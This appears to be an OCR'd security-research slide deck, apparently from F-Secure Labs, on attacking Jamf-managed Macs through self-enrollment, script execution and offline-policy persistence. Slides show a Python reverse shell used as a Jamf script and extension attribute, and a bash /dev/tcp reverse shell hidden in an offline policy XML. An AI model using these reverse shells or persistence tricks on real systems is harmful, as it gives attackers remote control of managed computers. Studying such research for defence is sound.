
LATERAL MOVEMENT

OBJECTIVE


RECON







DELIVERY



RECON

EXPLOIT

C2

PERSISTENCE

INTERNAL RECON


LATERAL MOVEMENT

OBJECTIVE

LABS

SELF ENROLLMENT

"… allows users to initiate the enrollment process on their own."



https://<name>.jamfcloud.com/enroll


LABS

SELF ENROLLMENT

1. https://<name>.jamfcloud.com/enroll ✓ DNS

2.  


✓ LinkedIn

3. 

LABS

SELF ENROLLMENT

```
1  POST /enroll/ HTTP/1.1
2  Connection: close
3  Content-Length: 77
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Content-Type: application/x-www-form-urlencoded
7  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML,
8  Sec-Fetch-User: ?1
9  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
14
15 lastPage=login.jsp&payload=&device-detect-complete=&username=abc&password=abc
```





302

200

LABS

SELF ENROLLMENT




DELIVERY
C2
INTERNAL RECON
OBJECTIVE
RECON
PERSISTENCE
LATERAL MOVEMENT
EXPLOIT

LABS

CODE EXECUTION

Settings > Computer Management > Scripts >


New Script

General | Script | Options | Limitations

SCRIPT CONTENTS

Python | Dracula

```python
import sys,socket,os,pty

ip = ""
port = 80

s=socket.socket()
s.connect(ip,port)

[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/sh")
```



Settings › Computer Management › Extension Attributes ›

New Extension Attribute

DISPLAY NAME Display name for the extension attribute

Untitled

☑ Enabled (script input type only)

DESCRIPTION Description for the extension attribute

DATA TYPE Type of data being collected

String

INVENTORY DISPLAY Category in which to display the extension attribute in Jamf Pro

General

Enrollment Profiles	☐	☐	☐	☐
Extension Attributes	☑	☑	☑	☑
External Patch Sources	☐	☐	☐	☐

INPUT TYPE Input type to use to populate the extension attribute

Script

Python | Dracula | -T | T+ | Commands

```
1  import sys,socket,os,pty
2
3  ip = ""
4  port = 80
5
6  s=socket.socket()
7
8  s.connect(ip,port)
9  [os.dup2(s.fileno(),fd) for fd in (0,1,2)]
10 pty.spawn("/bin/sh")
```

Cancel Save

PERSISTENCE

```
<policies>
<policy>
    <policyResponseUUID>7dc5db3c-5491-40ee-94d3-
00b9f4d0bfbb</policyResponseUUID>
    <id>3</id>
    <name>offline-script-example</name>
    <availableOffline>true</availableOffline>
    ...
    <scripts>
        <script>
            <filename>offline-file-
example</filename>
            <osRequirement></osRequirement>
            <priority>After</priority>
            <parameters>
                <parameter></parameter>
                <parameter></parameter>
            </parameters>
            <contents>
                #!/bin/bash
                /bin/bash &gt;&amp;
                /dev/tcp/172.16.132.1/8087
                0&gt;&amp;1 &amp;
                disown
             </contents>
        </script>
    </scripts>
...
</policy>
```

OFFLINE POLICIES

- Jamf executes these when JSS is unavailable
- Execution frequency can be set (startup, period etc.)
- Requires admin privileges to write
- No validation of policy contents

F-Secure | LABS

